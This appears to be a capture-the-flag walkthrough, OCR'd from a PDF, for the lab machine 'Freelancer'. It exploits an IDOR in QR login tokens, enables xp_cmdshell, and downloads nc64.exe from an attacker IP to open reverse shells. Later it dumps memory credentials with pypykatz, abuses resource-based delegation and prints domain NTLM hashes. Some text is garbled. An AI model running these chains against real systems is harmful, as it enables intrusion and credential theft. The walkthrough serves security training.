

Freelancer


1. Enumeration

Let's start with the enumeration using nmap


```
-(kali®kali)-[~/Desktop/Freelancer]
$ sudo nmap -sS -sC -sV 10.10.11.5 -R -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 22:52 EDT
Nmap scan report for 10.10.11.5
Host is up (0.31s latency).
Not shown: 989 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                                         VERSION
Simple DNS Plus
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
                                         Microsoft Windows Kerberos (server time: 2024-06-02 07:53:05Z)
Microsoft Windows RPC
Microsoft Windows netbios-ssn
                                         Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Si
te-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http
                                        Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap
                                         Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Si
te-Name)
3269/tcp open tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
   smb2-security-mode:
        Message signing enabled and required
   smb2-time:
   date: 2024-06-02T07:53:24
start_date: N/A
clock-skew: 5h00m03s
```


There are some Microsoft services running including an Active directory and a web application, there was a problem with it because the machine failed open that port with some vpn files. We also can do a user enumeration of kerbrute.

On the web application there are two log in options, first we registered as freelancer user



There was no problem with it






Here you can watch and review latest job posted by a lot of employers & companies, you can click and navigate to the job detials after clicking on it.

Continue with the recognition using gobuster looking for directories

```
(kali® kali)-[~]

$ gobuster dir -u http://freelancer.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
    Method:
                                       GET
    Threads:
    Wordlist:
                                       /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
    Negative Status codes:
                                       404
    User Agent:
                                       gobuster/3.6
10s
Starting gobuster in directory enumeration mode
                             (Status: 301) [Size: 0] [\rightarrow /contact/] (Status: 301) [Size: 0] [\rightarrow /about/] (Status: 301) [Size: 0] [\rightarrow /blog/] (Status: 301) [Size: 0] [\rightarrow /admin/]
/about
/blog
/admīn
Progress: 3367 / 1273834 (0.26%)
```

We could see an admin log in interface, we may need to break into it.



2. User flag

As we created the freelancer account we could see there's a recovery account directory

```
(kali® kali)-[~]
$ gobuster dir -u http://freelancer.htb/accounts -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big
.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://freelancer.htb/accounts
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/login (Status: 301) [Size: 0] [→ /accounts/login/]
/profile (Status: 301) [Size: 0] [→ /accounts/profile/]
/logout (Status: 301) [Size: 0] [→ /accounts/logout/]
/recovery (Status: 301) [Size: 0] [→ /accounts/recovery/]
Progress: 5318 / 1273834 (0.42%)
```


We might use this at some way, but first take account that if you want to create an employer account we will need first the permission of an admin page




We can recover an account even when we haven't sign in, so let's try to recover our employer account



Then we could log in, as a normal user shouldn't do something like that now we can set up a chain attack using the new features available on the dashboard



An employer can sign in on another device without credentials only using a qr code which has 5 minutes of life



That qr code has a base64 encoded text and the token with the permissions to log in



If we decode that base64 string, we could see a number, probably a user id, so if it couldn't validate if the user actually request the qr then we could exploit a idor attack just guessing the user id of admin.

```
____(kali⊕ kali)-[~]


$ echo "MTAwMTE=" | base64 -d

10011
```


```
___(kali⊕ kali)-[~]
_$ echo "2" | base64
Mgo=
```



Good news, now go to the admin directory we found earlier.



A SQL terminal, it could be interesting, a place where you can execute code sounds promising.



There are some information about how to exploit it here:

 $\underline{\text{https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-}}\\ \underline{\text{microsoft-sql-server}}$

We can see that the owner of the database is sa



To get the reverse shell we will need to follow the next steps:

```
#Sign in as db owner
EXECUTE AS LOGIN = 'sa'
#It should return sa as the current user
SELECT SYSTEM_USER
#Check if the current user has sysadmin role
SELECT IS_SRVROLEMEMBER('sysadmin')
#Allowing advanced options in SQL server and reconfigure chan
EXEC sp_configure 'Show Advanced Options',1;
RECONFIGURE;
#Allowing executing OS commands through sql
EXEC sp_configure 'xp_cmdshell',1;
RECONFIGURE;
```

```
#Executing commands to get rev shell
#-nopronfile runs PS with default configurations without run

EXEC xp_cmdshell 'echo IWR http://10.10.14.105:8000/nc64.exe
powershell -noprofile'

EXEC xp_cmdshell '%TEMP%\nc64.exe x.x.x.x xxxx -e powershell'
```

In downloads there are some SQL files, go to configuration files to find some creds


```
PS C:\Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU> type sql-Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp@r@ryS@PWD"
```

Those creds are useful for mikasaAckerman use RunasCs to get a shell as that user

```
PS C:\Users\sql_svc\Downloads> ./RunasCs.exe mikasaAckerman IL0v3ErenY3ager powershell -r 10.10.14.105:4444
./RunasCs.exe mikasaAckerman IL0v3ErenY3ager powershell -r 10.10.14.105:4444

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0×0-52c62$\Default
[+] Async process 'C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 1564 created in background.
PS C:\Users\sql_svc\Downloads>
```

Here we have user flag and a starting point to elevate our privileges using MEMORY.7z file download it and analyze it



3.Priv esc




When you unzip that file you'll find a .DMP file, those are dump memory, those files are used when you need to capture information about the state of a memory, there are tools like windbg to analyze it but we need to find creds or hashes at some way, so we will use mamprocFS which open a virtual system to see files



To extract hashes we will need to install some plugins, follow the instructions

Installation instructions:


- 1. Ensure MemProcFS supported version of 64-bit Python for Windows is on the system path (or specify in pythonpath option when starting MemProcFS). NB! embedded Python will not work with pypykatz since it requires access to Python pip installed packages.
- 2. Install pypykatz pip package, in correct python environment, by running pip install dissect.cstruct pypykatz.
- 3. Copy the *pypykatz* for *MemProcFS* plugin by copying all files from /files/plugins/pym_pypykatz to corresponding folder in MemProcFS overwriting any existing files there.
- 4. Start MemProcFS.



Mount the virtual system

```
| FORENSIC| Forensic mode completed in 26s (FAIL).
| FORENSIC| Forensic mode completed in 23s.
```


If you followed all steps above you will find lorra199 creds



```
HBoot Key: ea5f053efa118386e50003fe8d99078310101010101010101010101010101010
pkEtLMKtEK.HTB/lorra199:*2023-10-04 12:29:00*$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1
FREELANCER.HTB/liza.kazanof:*2023-10-04 17:31:23*$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679
NT: 1003ddfa0a470017188b719e1eaae709
itatora, ratae
Service name: SC MSSQL$DATA
Jsername: UNKNOWN
30000000: 50 57 4e 33 44 23 6c 30 72 72 40 41 72 6d 65 73
                                                                      PWN3D#10rr@Armes
30000010: 73 61 31 39 39
                                                                     |sa199|
=== LSA Service User Secret ===
History: True
Service name: _SC_MSSQL$DATA
Jsername: UNKNOWN
300000000: 4d 53 53 51 4c 53 33 72 76 33 72 50 40 73 73 77
                                                                     MSSQLS3rv3rP@ssw|
30000010: 64 23 30 39
                                                                     d#09
======= SOFTWARE hive secrets ========
default_logon_user:
```

You can log on as lorra in PS using evilwinrm but if you try to enumerate the system there's a AV blocking you to execute malicious code, so let's enumerate active directory with other way extracting bloodhound files

As you can see lorra has direct connection with the domain controller and is member of AD RECYCLE BIN it means we could be able to elevate our privileges stealing hashes from cache



To successfully obtain the ticket and save it on the cache you will need to sync the clocks use this command the number of times that you need it (it could be a lot)

```
(kali@kali)-[~]
$ sudo rdate -n freelancer.htb | sudo ntpdate -u freelancer.htb
2024-06-05 15:16:54.78335 (-0400) +18001.531261 +/- 0.090821 freelancer.htb 10.129.150.185 s1 no-leap
CLOCK: time stepped by 18001.531261
rdate: Not enough valid responses received in time
rdate: Unable to get a reasonable time estimate
```

```
#Add a new computer on AD domain
addcomputer.py -computer-name NAME$ -computer-pass password -
#Configure delegation resources-based
impacket-rbcd -delegate-from NAME$ -delegate-to DC$ -action w
#Getting services tickets to kerberos to cifs and to LDAP
getST.py -spn cifs/DC.domain -impersonate Administrator -dc-i
getST.py -spn LDAP/DC.domain -impersonate Administrator -dc-i
#Establish an environment variable
EXPORT KRB5CCNAME=filename
#Dumpiong secrets
secretsdump.py -dc-ip ip -target-ip ip -k -no-pass freelancer
```

```
(kali® kali)-[~/Desktop/Freelancer]
$ getST.py -spn cifs/DC.freelancer.htb -impersonate Administrator -dc-ip 10.129.150.185 freelancer.h
tb/TRICP7$:tricp7
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

```
-(<mark>kali⊛kali</mark>)-[~/Desktop/Freelancer]
🖵 💲 secretsdump.py -dc-ip 10.129.150.185 -target-ip 10.129.150.185 -k -no-pass freelancer.htb/Administ
rator@DC.freelancer.htb -just-dc-ntlm
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d238e0bfa17d575038efc070187a91c2:::
freelancer.htb\mikasaAckerman:1105:aad3b435b51404eeaad3b435b51404ee:e8d62c7d57e5d74267ab6feb2f662674::
sshd:1108:aad3b435b51404eeaad3b435b51404ee:c1e83616271e8e17d69391bdcd335ab4:::
SQLBackupOperator:1112:aad3b435b51404eeaad3b435b51404ee:c4b746db703d1af5575b5c3d69f57bab:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
lorra199:1116:aad3b435b51404eeaad3b435b51404ee:67d4ae78a155aab3d4aa602da518c051:::
freelancer.htb\maya.artmes:1124:aad3b435b51404eeaad3b435b51404ee:22db50a324b9a34ea898a290c1284e25:::
freelancer.htb\michael.williams:1126:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a
freelancer.htb\sdavis:1127:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\d.jones:1128:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\jen.brown:1129:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\taylor:1130:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\jmartinez:1131:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
```

```
freelancer.htb\jmartinez:1131:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\olivia.garcia:1133:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\dthomas:1134:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\sophia.h:1135:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\Ethan.l:1138:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\wwalker:1141:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\jgreen:1142:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\evelyn.adams:1143:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\hking:1144:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\alex.hill:1145:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\samuel.turner:1146:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\ereed:1149:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\leon.sk:1151:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
freelancer.htb\carol.poland:1160:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
freelancer.htb\lkazanof:1162:aad3b435b51404eeaad3b435b51404ee:a26c33c2878b23df8b2da3d10e430a0f:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:89851d57d9c8cc8addb66c59b83a4379:::
DATACENTER-2019$:1115:aad3b435b51404eeaad3b435b51404ee:7a8b0efef4571ec55cc0b9f8cb73fdcf:::
DATAC2-2022$:1155:aad3b435b51404eeaad3b435b51404ee:007a710c0581c63104dad1e477c794e8:::
WS1-WIIN10$:1156:aad3b435b51404eeaad3b435b51404ee:57e57c6a3f0f8fff74e8ab524871616b:::
WS2-WIN11$:1157:aad3b435b51404eeaad3b435b51404ee:bf5267ee6236c86a3596f72f2ddef2da:::
WS3-WIN11$:1158:aad3b435b51404eeaad3b435b51404ee:732c190482eea7b5e6777d898e352225:::
DC2$:1159:aad3b435b51404eeaad3b435b51404ee:e1018953ffa39b3818212aba3f736c0f:::
SETUPMACHINE$:8601:aad3b435b51404eeaad3b435b51404ee:f5912663ecf2c8cbda2a4218127d11fe:::
TRICP7$:12101:aad3b435b51404eeaad3b435b51404ee:58da98fbeafb0b3a8bf16fdb86aaeace:::
[*] Cleaning up...
```